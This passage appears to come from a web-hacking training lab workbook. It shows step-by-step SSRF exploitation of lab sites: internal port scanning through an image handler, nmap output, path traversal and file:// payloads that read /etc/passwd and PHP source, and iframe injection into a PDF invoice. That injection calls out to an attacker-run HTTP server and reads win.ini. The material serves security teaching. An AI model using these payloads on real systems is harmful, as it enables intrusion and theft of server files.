| 27 | 12 | 3000 | 200 | 471 | 471 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 28 | 21 | 3000 | 200 | 470 | 470 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 29 | 10 | 3001 | 200 | 391 | 391 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 30 | 11 | 3001 | 200 | 446 | 446 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 31 | 12 | 3001 | 200 | 305 | 1598 | <input type="checkbox"/> | <input type="checkbox"/> | 123040 |
| 32 | 21 | 3001 | 200 | 255 | 256 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |

| | | | |
|--|----------|---------|-----|
| Request | Response | | |
| Raw | Params | Headers | Hex |
| <pre>GET /imagehandler.php?imgurl=http://192.168.200.12:3001 HTTP/1.1 Host: shop.webhacklab.com User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5</pre> | | | |

Step 20: Observe the result table using columns “Length” or “Response received” for each ports/services, we can observe that there are 2 other services(HTTP on port 8080) which have variations in “Length”.

| Results | Target | Positions | Payloads | Options | | | |
|---------------------------|----------|-----------|----------|-------------|--------------------------|--------------------------|--------|
| Filter: Showing all items | | | | | | | |
| Request | Payload1 | Payload2 | Status | Response... | Error | Timeout | Length |
| 10 | 11 | 8000 | 200 | 545 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 21 | 10 | 8009 | 200 | 510 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 22 | 11 | 8009 | 200 | 524 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 23 | 12 | 8009 | 200 | 546 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 24 | 21 | 8009 | 200 | 551 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 8 | 21 | 8080 | 200 | 507 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 6 | 11 | 8080 | 200 | 512 | <input type="checkbox"/> | <input type="checkbox"/> | 10902 |
| 7 | 12 | 8080 | 200 | 545 | <input type="checkbox"/> | <input type="checkbox"/> | 167 |
| 5 | 10 | 8080 | 200 | 921 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 40 | 21 | 8888 | 200 | 546 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 38 | 11 | 8888 | 200 | 547 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 39 | 12 | 8888 | 200 | 550 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 37 | 10 | 8888 | 200 | 553 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 29 | 10 | 8999 | 200 | 525 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 30 | 11 | 8999 | 200 | 538 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 32 | 21 | 8999 | 200 | 547 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 31 | 12 | 8999 | 200 | 552 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 36 | 21 | 9999 | 200 | 499 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 33 | 10 | 9999 | 200 | 508 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 35 | 12 | 9999 | 200 | 544 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 34 | 11 | 9999 | 200 | 546 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |

| Request | Response |
|---------|----------|
| Raw | Params |
| Headers | Hex |

```
GET /imagehandler.php?imgurl=http://192.168.200.11:9999 HTTP/1.1
Host: shop.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: */*
```

? < + > Type a search term 0 matches

Finished

Step 21: We can also match our results with “Nmap” output as shown in below Figure:

```
root@Kali:~# nmap -F 192.168.200.0/24 -sT

SYN Stealth Scan Timing: About 100.00% done: ETC: 21:33 (0:00:00 remaining)
Nmap scan report for pay.webhacklab.com (192.168.200.10)
Host is up <0.44s latency>.
Not shown: 97 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for auth.webhacklab.com (192.168.200.11)
Host is up <0.20s latency>.
Not shown: 95 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
8009/tcp  open  ajp13
8080/tcp  open  http-proxy

Nmap scan report for misc.webhacklab.com (192.168.200.12)
Host is up <0.23s latency>.
Not shown: 95 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
3000/tcp  open  ppp
8080/tcp  open  http-proxy

Nmap scan report for 192.168.200.14
Host is up <0.24s latency>.
Not shown: 99 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for hc.webhacklab.com (192.168.200.15)
Host is up <0.23s latency>.
Not shown: 96 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8009/tcp  open  ajp13
8080/tcp  open  http-proxy

Nmap scan report for 192.168.200.21
Host is up <0.23s latency>.
Not shown: 99 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (6 hosts up) scanned in 89.43 seconds
```



Step 22: Similarly, fetch an internal file “/etc/passwd” using payload:

```
../../../../etc/passwd
```

The screenshot shows a web proxy interface with two panes. The left pane is labeled "Request" and displays a GET request to "/imagehandler.php?imgurl=../../../../etc/passwd". The right pane is labeled "Response" and shows the contents of the "/etc/passwd" file. Both the request URL and the response content are highlighted with red boxes.

Request

Raw Params Headers Hex

GET /imagehandler.php?imgurl=../../../../etc/passwd

HTTP/1.1

Host: shop.webhacklab.com

User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://shop.webhacklab.com/products.php

Cookie: PHPSESSID=js3ap7j337724mh6gveaivbhfl

Connection: close

Response

Raw Headers Hex

HTTP/1.1 200 OK

Date: Mon, 16 Apr 2018 15:17:29 GMT

Server: Apache/2.4.18 (Ubuntu)

Content-Length: 1981

Connection: close

Content-Type: image/png

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System

Step 23: Let's try to fetch an internal file “/etc/passwd” from the host through file URI scheme:

<http://shop.webhacklab.com/imagehandler.php?imgurl=file:///etc/passwd>

Burp Suite Professional v1.7.31 - Temporary Project - licensed to NotSoSecure [single user license]

Request

```
GET /imagehandler.php?imgurl=file:///etc/passwd
HTTP/1.1
Host: shop.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://shop.webhacklab.com/products.php
Cookie: PHPSESSID=j3ap7j337724mh6gveaivbhf1
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 27 Mar 2018 09:41:14 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 1981
Connection: close
Content-Type: image/png

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Step 24: Fetch an internal file from the host through file URI scheme:

<http://shop.webhacklab.com/imagehandler.php?imgurl=file:///var/www/html/admin.php>

Burp Suite Professional v1.7.31 - Temporary Project - licensed to NotSoSecure [single user license]

Request

```
GET /imagehandler.php?imgurl=file:///var/www/html/admin.php
HTTP/1.1
Host: shop.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://shop.webhacklab.com/products.php
Cookie: PHPSESSID=j3ap7j337724mh6gveaivbhf1
Connection: close
```

Response

```
<?php
//if (session_status() !== PHP_SESSION_ACTIVE)
//{session_start();}
//if(session_id() == '' || !isset($_SESSION)){session_start();}

if(isset($_SESSION["username"])){
    header("location:index.php");
}

if($_SESSION["type"]!="admin") {
    header("location:index.php");
}

include 'config.php';
?>
|<!doctype html>
<html><head><meta charset="utf-8"></head>
```

SSRF via PDF Generation

Challenge URL: <http://topup.webhacklab.com/Account/Profile>

- Utilise PDF export injection to confirm SSRF using OOB channel.
- Retrieve the content of the internal file “win.ini”:

Solution:

Step 1: Login to the topup application using your account and visit user account profile page. You can update the account information using this page:

NOT SO SECURE

HOME TOPUP VOUCHERS SHOP SAGAR8899@MAILINATOR.COM

| | |
|---|-----------------------|
| Bob Dave | 998877999099 |
| What is my uncle-name? | ***** Password Answer |
| Profile Image | Membership |
| Browse... No file selected. | Bronze |
| Billing Address 12, Rez colony, downtown, 45. Newada | |
| <input type="button" value="UPDATE"/> | |

Step 2: To identify SSRF in the above input field, OOB calls can be made using <iframe src='http://192.168.4.X:8000'>. Let's try injecting the payload in the “billing address” field and generate the PDF to understand the response coming from the server.

Bob Dave 998877999099

What is my uncle-name? ***** Password Answer

Profile Image

Membership

Browse... No file selected.

<iframe src='http://192.168.4.84:8888/a'></iframe>

Step 3: Start HTTP webserver on your kali VM to get the http request logs, using the following command:

```
Python3 -m http.server
```

```
[root💀 kali]-(~/tools]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
[
```

Now make a top-up transaction, which will create a PDF invoice for the transaction details with the help of user profile data.

Step 4: Output of python http web server logs will show that the http requests are being received by the server and “Name” and “Billing Address” fields are vulnerable to SSRF.

```
[root💀 kali]-(~/tools]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.200.110 - - [11/Jul/2021 03:04:09] "GET / HTTP/1.1" 200 -
192.168.200.110 - - [11/Jul/2021 03:04:10] "GET / HTTP/1.1" 200 -
[
```

Note: Each time you try this on different input fields, you need to generate an invoice PDF file using a top-up transaction to get the http log output.

Step 5: Notice that the application is running over the IIS 8.5 and ASP.NET, hence we can consider the windows specific payload to read the local content from the web server.

The screenshot shows a NetworkMiner capture window with the target set to `http://topup.webhacklab.com`. The response tab is selected, showing the following headers:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 04 Oct 2018 09:56:14 GMT
Connection: close
Content-Length: 20098
```

The `Server` header is highlighted with a red box.

Step 6: The previous step confirms the presence of vulnerability on “Name” and “Billing Address” fields. Add simple SSRF payload for reading the local web server file in to the “Name” and “Billing Address” field - Here we have updated it in “Billing Address” field with below payload:

```
<iframe src='file:///C:\Windows\win.ini'></iframe>
```

The screenshot shows a user profile edit page. The 'Name' field is populated with 'Bob Dave' and has a red box around it. The 'Billing Address' field contains the SSRF payload '<iframe src='file:///C:\Windows\win.ini'></iframe>' and also has a red box around it. Other visible fields include 'Profile Image' (with a placeholder image), 'Membership' (set to 'Bronze'), and a 'Password Answer' field with masked input.

Step 7: Using top-up option of the homepage, you need to proceed with a top-up and complete the transaction. After completion of the successful transaction there will be a payment invoice created and available in “My Orders” section. While generating the invoice, it fetched the transaction details along with the profile information available with our payload.

| Product | Transaction | Amount | Order Status | Order Date | Invoice |
|----------|----------------------------------|--------|--------------|----------------------|---------------------------|
| vodafone | d578befa1519440a8f593a5219e455b7 | 372 | Success | 10/3/2018 3:39:31 AM | <button>DOWNLOAD</button> |
| O2 | 3e7b306e66a647d896bbec53dc0f26be | 310 | Success | 10/3/2018 3:26:56 AM | <button>DOWNLOAD</button> |
| vodafone | 01118e9dfd214d008fc7663b9dc1447a | 310 | Success | 10/3/2018 3:22:07 AM | <button>DOWNLOAD</button> |

Step 8: Navigating to “My Orders” page, you can see the recent order page for your transaction and Click on the Download option. The download option will show a PDF file against your payload iframe for Windows - win.ini file.

Invoice

NOT SO SECURE
A Claranet Group Company

Invoice No#: 5929
Date : 10/3/2018 3:39:31 AM

**; for 16-bit app support [fonts]
[extensions] [mci extensions]
[files] [Mail] MAPI=1**

Bob Dave
sagar8899@mailinator.com

| Payment Method | Card |
|----------------|---------|
| Amount | 372 GBP |

| Item | Price |
|------|-------|
|------|-------|

END OF PART - 3